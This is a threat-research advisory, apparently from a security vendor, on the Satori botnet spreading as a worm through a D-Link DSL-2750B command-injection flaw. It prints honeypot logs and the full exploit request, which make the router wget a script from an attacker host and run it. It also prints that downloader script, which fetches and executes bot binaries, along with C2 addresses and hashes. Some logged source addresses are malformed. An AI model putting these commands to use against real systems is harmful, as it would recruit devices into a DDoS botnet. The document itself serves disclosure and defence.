

Abstract

On Saturday, June 15 Radware's deception network detected an upsurge of malicious activity scanning and infecting a variety of IoT devices by taking advantage of recently discovered exploits. The primary scan target was port 8000. The payload, previously unseen, is delivered by the infamous Satori botnet, this time leveraging a worm style propagation manner. We observed an exponential increase in the number of attack sources spread all over the world and peaking at over 2500 attackers in a 24h period.




Figure 1: incident count increasing

Satori is a Mirai-based botnet, first discovered by security researches from Qihoo 360 Netlabⁱ, discussing the botnet DDoS attack capabilities. Satori is also used to hijack cryptocurrency miners and steal funds, according to BleepingComputerⁱⁱ.

The new exploits are targeting D-Link DSL-2750B routers and vulnerable XionMai uc-httpd 1.0.0 devices.

Background

Radware Threat Research team has begun its investigation following the initial detection by Radware's global deception network. Radware's Threat Research Center saw thousands of IPs trying to infect our honeypots at a high rate, using a previously unseen payload




Figure 2: distribution of infections by country

Figure 3: exponential increase in attack sources on June 16

Attack Methods

This attack exploits an RCE (Remote Code Execution) vulnerability of the D-Link DSL-2750B router, causing it to launch a wget command for downloading a remote script hosted on a web server at 185.62.190.191

```
00:03:10.993729 200.22.71.159.35340 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:04:11.970955 190.22.71.159.40.59530 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:05:30.032228 2.85.22.71.159.46652 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:10:16.579734 108.22.71.159.37908 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:14:14.539738 79.138.22.71.159.42.43074 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:14:58.864245 177.22.71.159.95.36191 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:20:16.953534 178.22.71.159.134.42646 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:23:31.135447 79.16.22.71.159.40.52043 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:28:58.047910 148.22.71.159.31.37061 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:29:22.143277 217.138.22.71.159.212.51315 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:31:27.638006 186.22.71.159.23.56532 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:32:12.330868 69.72.22.71.159.18.46173 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:35:18.551715 181.22.71.159.36.39465 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
00:36:13.141997 200.22.71.159.43.33379 GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$
```

Figure 4: downloading a remote script from the C2

```
#!/bin/sh

n="arm.bot.le arm7.bot.le mips.bot.be mipsel.bot.le"
http_server="185.62.190.191"
dirs="/tmp/"
na=".ppoe"

for dir in $dirs
do
    >$dir.upnpd && cd $dir
done

for i in $n
do
    cp $SHELL $na
    >$na
    wget http://$http_server/$i -O -> $na
    chmod 777 $na
    ./$na
done

rm $na
```

Figure 5: content of the download script hosted at hxxp://185.62.190.191/r

```
GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-0%20-%3E%20/tmp/r;sh%20/tmp/r%27$ HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
```

Figure 6: Full exploit body, including the 'Hello, world' User-Agent

At the time of writing, no CVE exists for this D-Link vulnerability, even though it was disclosed over two years ago. See table below :

2018-06-08	https://www.exploit-db.com/exploits/44864/	XiongMai uc-httpd 1.0.0 - Buffer Overflow CVE-2018-10088
2018-05-25	https://www.exploit-db.com/exploits/44760/	Metasploit module - D-Link DSL-2750B OS Command Injection
2017-01-21	http://www.quantumleap.it/d-link-router-dsl-2750b-firmware-1-01-1-03-rce-no-auth/	D-LINK ROUTER DSL-2750B FIRMWARE 1.01 TO 1.03 – RCE NO AUTH
2016-02-05	http://seclists.org/fulldisclosure/2016/Feb/53	D-Link router DSL-2750B firmware 1.01 to 1.03 - remote command execution no auth required

Denial of Service

As Satori originated in Mirai, it features some of its original attack libraries and include the following vectors, each can be triggered at all the infected IoT devices simultaneously.

- udp_flood
- syn_flood

• tcp_ack_flood

• gre_flood

IOCs / Hashes

D-Link DSL-2750B infection attempt	GET /login.cgi?cli=aa%20aa%27;wget%20http://185.62.190.191/r%20-O%20-%3E%20/tmp/r;sh%20/tmp/r%27\$
185.62.190.191	Satori Downloader
180.101.204.161	Satori Report server
r.riprr.cc	Satori Reporter listed in this host's DNS TXT record
95.215.62.169:5600	Satori C2
l.riprr.cc	Satori C2 listed in this host's DNS TXT record
f6568772b36064f3bb58ac3aec09d30e	http://123.207.251.95:80/bins/arm
f6568772b36064f3bb58ac3aec09d30e	http://123.207.251.95:80/bins/arm7
f6568772b36064f3bb58ac3aec09d30e	http://185.62.190.191/arm.bot.le
99f13d801c40f23b19a07c6c77402095	http://123.207.251.95:80/bins/mpsl
99f13d801c40f23b19a07c6c77402095	http://185.62.190.191/mipsel.bot.le
e337d9c99bfe2feef8949f6563c57062	http://123.207.251.95:80/bins/arm7
e337d9c99bfe2feef8949f6563c57062	http://185.62.190.191/arm7.bot.le
f8d1d92e9b74445f2a0d7f1feb78d639	http://123.207.251.95:80/bins/arm
f8d1d92e9b74445f2a0d7f1feb78d639	http://185.62.190.191/arm.bot.le
656f4a61cf29f3af54affde4fccb5fd0	http://185.62.190.191/x86_64.bot.le
31a40e95b605a93f702e4aa0092380b9	http://185.62.190.191/i686.bot.le
426f8281d6599c9489057af1678ce468	http://185.62.190.191/arm7.bot.le
44133462bd9653da097220157b1c0c61	http://185.62.190.191/arm.bot.le
476cd802889049e3d492b8fb7c5d09ed	http://185.62.190.191/mipsel.bot.le
bdf1a0ec31f130e959adafffb6014cce	http://185.62.190.191/x86_64.bot.le
e193a58b317a7b44622efe57508eecc4	http://185.62.190.191/r

Mitigation Recommendations

Only a threat intelligence service that monitors **active** threats can provide the actionable information in real time. Radware's **ERT Active Attackers Feed** automatically correlates and qualifies discoveries of Radware's global detection network, feeding Radware's application and network security devices with this intelligence, **enabling** immediate automatic blocking of the known attackers. In addition, the Security Update Service makes sure customers will have signature to such known vulnerabilities.

Radware customers: if you are subscribed to our Active Attackers Feed or SUS, you are protected!



Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** - On-premise and [cloud DDoS protection](#) for real-time [DDoS attack prevention](#) that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through

- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks
- **Intelligence on Active Threat Actors** – high fidelity, correlated and analyzed data for preemptive protection against currently active known attackers.

For further [network and application protection](#) measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, [Contact us](#) with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit [DDoSWarriors.com](#). Created by Radware's [Emergency Response Team \(ERT\)](#), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.

ⁱ <https://blog.netlab.360.com/botnets-never-die-satori-refuses-to-fade-away-en>

ⁱⁱ <https://www.bleepingcomputer.com/news/security/all-that-port-8000-traffic-this-week-yeah-thats-satori-looking-for-new-bots>